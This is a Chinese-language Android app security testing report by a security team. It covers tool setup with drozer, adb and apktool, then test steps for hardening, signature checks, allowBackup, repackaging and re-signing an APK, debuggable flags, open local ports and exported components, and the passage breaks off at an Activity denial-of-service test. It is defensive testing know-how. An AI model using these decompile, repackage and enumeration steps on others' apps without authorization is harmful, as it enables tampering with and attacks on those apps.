Android系统测试报告

—— 安全团队

**目 录**

**[一、准备工作](#_Toc516751399)** [4](#_Toc516751399)

**[1．工具安装](#_Toc516751400)** [4](#_Toc516751400)

**[夜神模拟器安装](#_Toc516751401)** [4](#_Toc516751401)

**[Drozer的安装](#_Toc516751402)** [4](#_Toc516751402)

**[ADB的安装](#_Toc516751403)** [4](#_Toc516751403)

**[2．工具使用](#_Toc516751404)** [4](#_Toc516751404)

**[ADB的使用](#_Toc516751405)** [4](#_Toc516751405)

**[Drozer的使用](#_Toc516751406)** [4](#_Toc516751406)

**[反编译](#_Toc516751407)** [4](#_Toc516751407)

**[二、移动客户端程序安全](#_Toc516751408)** [5](#_Toc516751408)

**[1.移动客户端程序保护](#_Toc516751409)** [5](#_Toc516751409)

**[2.安装包签名](#_Toc516751410)** [6](#_Toc516751410)

**[3.数据备份](#_Toc516751411)** [9](#_Toc516751411)

**[4.应用完整性校验](#_Toc516751412)** [9](#_Toc516751412)

**[5.debug模式](#_Toc516751413)** [12](#_Toc516751413)

**[6.本地端口开放](#_Toc516751414)** [13](#_Toc516751414)

**[三、组件安全](#_Toc516751415)** [14](#_Toc516751415)

**[1.Activity风险](#_Toc516751416)** [15](#_Toc516751416)

**[2.Service风险](#_Toc516751417)** [17](#_Toc516751417)

**[3.Broadcast Reciever风险](#_Toc516751418)** [18](#_Toc516751418)

**[4.Content Provider风险](#_Toc516751419)** [21](#_Toc516751419)

**[5.Content Provider目录遍历](#_Toc516751420)** [23](#_Toc516751420)

**[6.Content Provider SQL注入](#_Toc516751421)** [24](#_Toc516751421)

**[7.Intent Scheme Urls攻击](#_Toc516751422)** [25](#_Toc516751422)

**[8.WebView File域同源策略绕过](#_Toc516751423)** [28](#_Toc516751423)

**[9.WebView 不校验证书漏洞](#_Toc516751424)** [35](#_Toc516751424)

**[10.WebView密码明文保存](#_Toc516751425)** [36](#_Toc516751425)

**[11.WebView远程代码执行](#_Toc516751426)** [37](#_Toc516751426)

**[12.未移除有风险的WebView系统隐藏接口](#_Toc516751427)** [39](#_Toc516751427)

**[四、敏感信息安全](#_Toc516751428)** [39](#_Toc516751428)

**[1.私有目录下的文件权限](#_Toc516751429)** [39](#_Toc516751429)

**[2.私有目录文件的安全性](#_Toc516751430)** [40](#_Toc516751430)

**[3.logcat日志](#_Toc516751431)** [41](#_Toc516751431)

**[五、数据存储](#_Toc516751432)** [43](#_Toc516751432)

**[1.Shared Preferences](#_Toc516751433)** [43](#_Toc516751433)

**[2.Internal Storage](#_Toc516751434)** [44](#_Toc516751434)

**[3.SQLite数据库存储数据](#_Toc516751435)** [45](#_Toc516751435)

**[4.硬编码](#_Toc516751436)** [46](#_Toc516751436)

**[六、安全策略](#_Toc516751437)** [47](#_Toc516751437)

**[1.密码复杂度检测](#_Toc516751438)** [47](#_Toc516751438)

**[2.帐户锁定策略](#_Toc516751439)** [48](#_Toc516751439)

**[3.UI信息泄漏](#_Toc516751440)** [48](#_Toc516751440)

**[4.帐号登录限制](#_Toc516751441)** [48](#_Toc516751441)

**[5.安全退出](#_Toc516751442)** [49](#_Toc516751442)

**[七、进程](#_Toc516751443)** [49](#_Toc516751443)

**[1.外部动态加载DEX安全风险](#_Toc516751444)** [49](#_Toc516751444)

**[八、通信安全](#_Toc516751445)** [50](#_Toc516751445)

**[1.通信加密](#_Toc516751446)** [50](#_Toc516751446)

**[2.关键数据加密和校验](#_Toc516751447)** [51](#_Toc516751447)

**[3.证书有效性验证](#_Toc516751448)** [52](#_Toc516751448)

**[4.移动客户端更新安全](#_Toc516751449)** [52](#_Toc516751449)

# **一、准备工作**

## **1．工具安装**

**夜神模拟器安装**

下载地址：<https://www.yeshen.com/>。

**Drozer的安装**

■ 安装java的jdk，安装Drozer-

<https://labs.mwrinfosecurity.com/tools/drozer/>。

在windows主目录C:\Users\beike2020下建立".drozer\_config."文件，内容如下：

*[executables]*

*java = C:\Program Files\Java\jdk1.8.0\_91\bin\java.exe*

*javac = C:\Program Files\Java\jdk1.8.0\_91\bin\javac.exe*

**ADB的安装**

下载：

adb: <https://developer.android.com/studio/releases/platform-tools.html>

模拟器中自带ADB.exe，可直接使用。

Apktool

https://ibotpeaches.github.io/Apktool/

## **2．工具使用**

**ADB的使用**

■ adb连接夜神模拟器，需连接127.0.0.1:62001

C:\Users\beike2020> *cd C:\Androids* && *chcp 65001*

C:\Android-app> *adb connect 127.0.0.1:62001*

C:\Android-app> *adb install gkp.apk*

C:\Android-app> *adb devices* && adb shell *[-s 127.0.0.1:62001]*

**手机环境**

**手机端打开开发者选项，USB连接电脑，USB选项选择调试选项如MIDI。**

**电脑端 运行命令：adb kill-server；adb start-server。手机端允许调试。**

**Drozer的使用**

■ 给夜神模拟器安装 drozer agent：

C:\Android-app> *adb install D:\技术安全\移动安全\Android\DrozerAnalysis\agent.apk*

■ 安装drozer agent显示Embedded Server，再用adb转发端口并启动drozer进行连接：

C:\Android-app> *chcp 936*

C:\Android-app> *adb forward tcp:31415 tcp:31415*

C:\Android-app> *drozer.bat console connect*

**反编译**

■ apk逆向生成源文件

C:\Android-app> *apktool d gkp.apk*

C:\Android-app> *d2j-dex2jar.bat gkp.apk*

■ apk逆向生成源文件

<https://github.com/pxb1988/dex2jar> dex-tools-2.1-SNAPSHOT 2.1版本可直接编译APK包。打开jd-gui工具，然后将生成的classes-dex2jar.jar文件拖进去即可。

<https://github.com/charles2gan/GDA-android-reversing-Tool> 可直接打开APK文件

<https://github.com/Konloch/bytecode-viewer> 同上

<https://github.com/skylot/jadx> 同上

# **二、移动客户端程序安全**

## **1.移动客户端程序保护**

**漏洞描述：**app代码未保护，可能面临被反编译的风险。反编译是将二进制程序转换成人们易读的一种描述语言的形式。反编译的结果是应用程序的代码，这样就暴露了客户端的所有逻辑，比如与服务端的通讯方式，加解密算法、密钥，转账业务流程、软键盘技术实现等等。攻击者可以利用这些信息窃取客户端的敏感数据，包括手机号、密码；截获与服务器之间的通信数据；绕过业务安全认证流程，直接篡改用户账号信息；对服务器接口发起攻击等。

**漏洞危害：**该app未使用加固保护。能够较易被破解。可以被反编译后获取源代码。

**漏洞地址：\*.apk**


**漏洞级别：高危**

**测试步骤：**


**PKID+反编译代码**

1、利用工具查看apk是否进行加固处理

使用360加固



未加固




<https://github.com/horsicq/XAPKDetector>

<https://github.com/moyuwa/apkscan-pkid-v2.0>

2、对未加固的apk进行反编译，查看反编译后的源码

命令：apktool d \*.apk -o out #\*.apk 是被解包的 APK 文件名， out 是输出目录名称

**安全建议：**

建议移动客户端进行加壳处理防止攻击者反编译app移动客户端，同时混淆app移动客户端代码**。**

## **2.安装包签名**

**漏洞描述：**检测客户端是否经过正确签名（正常情况下应用都应该是签名的，否则无法安装）。检测app移动客户端安装包是否正确签名，通过签名，可以检测出安装包在签名后是否被修改过**。**

**漏洞危害：**如图，当输出结果为“jar已验证”时，表示签名正常。(下面的警告是因为签名密钥不在本地密钥库中)。使用命令：jarsigner -verify demo.apk校验。


**漏洞地址：\*.apk**

**漏洞级别： 低危险**

**测试步骤：**

命令：jarsigner -verify demo.apk

显示jar已验证说明安装包已经签名



对比apk签名的fingerprint

1. 查找apk里的rsa文件


命令：windows：jar tf demo.apk | findstr RSA

Linux：jar tf demo.apk | grep RSA



1. 从apk中解压rsa文件

命令：jar xf demo.apk META-INF/CERT.RSA



1. 获取签名的fingerprints

命令：keytool –printcert –file META-INF/CERT.RSA



1. 清理工作，删除rsa文件

命令：windows:rmdir /S /Q META-INF

Linux:rm –rf META-INF

**安全建议：**

建议移动客户端使用从属方证书进行签名后进行发布而不是使用第三方开发商的证书进行签名，以防开发商内部监管异常，证书滥用的情况出现**。**

## **3.数据备份**

**漏洞描述：**Android 2.1以上的系统可为App提供应用程序数据的备份和恢复功能，该由AndroidMainfest.xml文件中的allowBackup属性值控制，其默认值为true。当该属性没有显式设置为false时,攻击者可通过adb backup和adb restore对App的应用数据进行备份和恢复,从而可能获取明文存储的用户敏感信息。

**漏洞危害：**当allowBackup标志值为true时，即可通过adb backup和adb restore来备份和恢复应用程序数据；


**漏洞地址：**AndroidMainfest.xml

**漏洞级别： 中危**

**测试步骤：**

1、通过使用apktool反编译工具将apk进行反编译

命令：apktool d \*.apk -o out #\*.apk 是被解包的 APK 文件名， out 是输出目录名称



2、查看AndroidMainfest.xml文件中android：allowBackup=true。



**安全建议：**

将allowBackup的属性显式设置为false，以关闭应用数据备份功能；或者使用具有本地数据加密功能的梆梆安全加固方案具有本地数据加密功能，避免本地数据泄露**。**

## **4.应用完整性校验**

**漏洞描述：**测试客户端程序是否对自身完整性进行校验。攻击者能够通过反编译的方法在客户端程序中植入自己的木马，客户端程序如果没有自校验机制的话，攻击者可能会通过篡改客户端程序窃取手机用户的隐私信息。

**漏洞危害：**攻击者可能会通过篡改客户端程序窃取手机用户的隐私信息。


**漏洞地址：\*.apk**

**漏洞级别：中危**

**测试步骤：**

1、反编译 apktool d demo.apk -o output

2、替换或修改其中的文件



3、打包 apktool b output -o demo\_new.apk



4、生成密钥库(如果有密钥库就无需执行第四步)

cmd命令：keytool -genkey -alias debug.keystore -keyalg RSA -validity 20000 -keystore debug.keystore


口令：talsec

5、进行签名


cmd命令（target\_new.apk 为签名之后的apk名称 target.apk为需要签名的apk 如果要存放到别的目录 名称前也是要加盘符路径的）：jarsigner -verbose -keystore debug.keystore -signedjar target\_new.apk target.apk debug.keystore

jarsigner -keystore debug.keystore -storepass qwer1234 -keypass qwer1234 target.apk debug.keystore


正在进行签名



签名完成



6、再次安装运行，检查是否成功运行



**安全建议：**

建议移动客户端在每次开机启动时进行移动客户端自身的应用完整性校验，在验证逻辑中不使用MANIFEST.MF中的数据作为验证凭证，同时需验证是否有不属于该移动客户端版本的新文件添加，验证过程于服务器端完成**。**

## **5.debug模式**

**漏洞描述：**客户端软件AndroidManifest.xml中的android:debuggable="true"

标记如果开启，可被Java调试工具例如jdb进行调试，获取和篡改用户敏感信息，甚至分析并且修改代码实现的业务逻辑，我们经常使用android.util.Log来打印日志，软件发布后调试日志被其他开发者看到，容易被反编译破解。

**漏洞危害：**容易被反编译


**漏洞地址：**Androidmanifest.xml

**漏洞级别：高危**


**测试步骤：**

检查可以被调试的app


命令：run app.package.debuggable



或者搜索AndroidManifest.xml中的android:debuggable="true"标记



或者使用命令：run app.package.manifest packagename



**安全建议：**

在上线之前关闭Debug模式，保证在移动客户端在正常进行所有业务逻辑时中不会打印任何有关用户和服务器的敏感信息**。**

## **6.本地端口开放**

**漏洞描述：**通常使用PF\_UNIX、PF\_INET、PF\_NETLINK等不同domain的socket来进行本地IPC或者远程网络通信，这些暴露的socket代表了潜在的本地或远程攻击面，历史上也出现过不少利用socket进行拒绝服务、root提权或者远程命令执行的案例。特别是PF\_INET类型的网络socket，可以通过网络与Android应用通信，其原本用于linux环境下开放网络服务，由于缺乏对网络调用者身份或者本地调用者id、permission等细粒度的安全检查机制，在实现不当的情况下，可以突破Android的沙箱限制，以被攻击应用的权限执行命令，通常出现比较严重的漏洞

**漏洞危害：**利用本地开放端口可以进行本地提权、远程命令执行、远程获取敏感信息等。

**漏洞级别：低危**

**测试步骤：**

1. 利用busybox netstat查看监听端口

命令：busybox netstat -tuanp|grep -Ei 'listen|udp\*'



2、检索已安装应用信息，在浏览器尝试访问

http://127.0.0.1:51688/query?appid= com.hwl.universitypie

**安全建议**

A.把门做坚固：通信数据加密，命令格式复杂化，移除对功能影响不大的高危接口，避免硬编码一些关键数据；


B.把门做隐蔽：关键代码做混淆做加固；

C.通行条件做苛刻：对数据来源做过滤，做身份验证。

# **三、组件安全**


获取app列表：

命令：run app.package.list






使用app.package.info查询app基本信息：



查看暴露的所有组件（查看APP的可攻击面）

命令：run app.package.attacksurface packagename



然后再根据以上暴露的组件进行下面的操作。

## **1.Activity风险**

**漏洞描述：**Android每一个Application都是由Activity、Service、content Provider和Broadcast Receiver等Android的基本组件所组成，其中Activity是实现应用程序的主体，它承担了大量的显示和交互工作，甚至可以理解为一个“界面”就是一个Activity。

Android应用本地拒绝服务漏洞源于程序没有对Intent.getXXXExtra()获取的异常或者畸形数据处理时没有进行异常捕获，从而导致攻击者可通过向受害者应用发送此类空数据、异常或者畸形数据来达到使该应用crash的目的，简单的说就是攻击者通过intent发送空数据、异常或畸形数据给受害者应用，导致其崩溃。

**漏洞危害：**可能被系统或者第三方的应用程序直接调出并使用。组件导出可能导致登录界面被绕过、信息泄露、数据库SQL注入、DOS、恶意调用等风险**。**

**漏洞地址：** Androidmanifest.xml


**漏洞级别：低危**

**测试步骤：**

A．拒绝服务

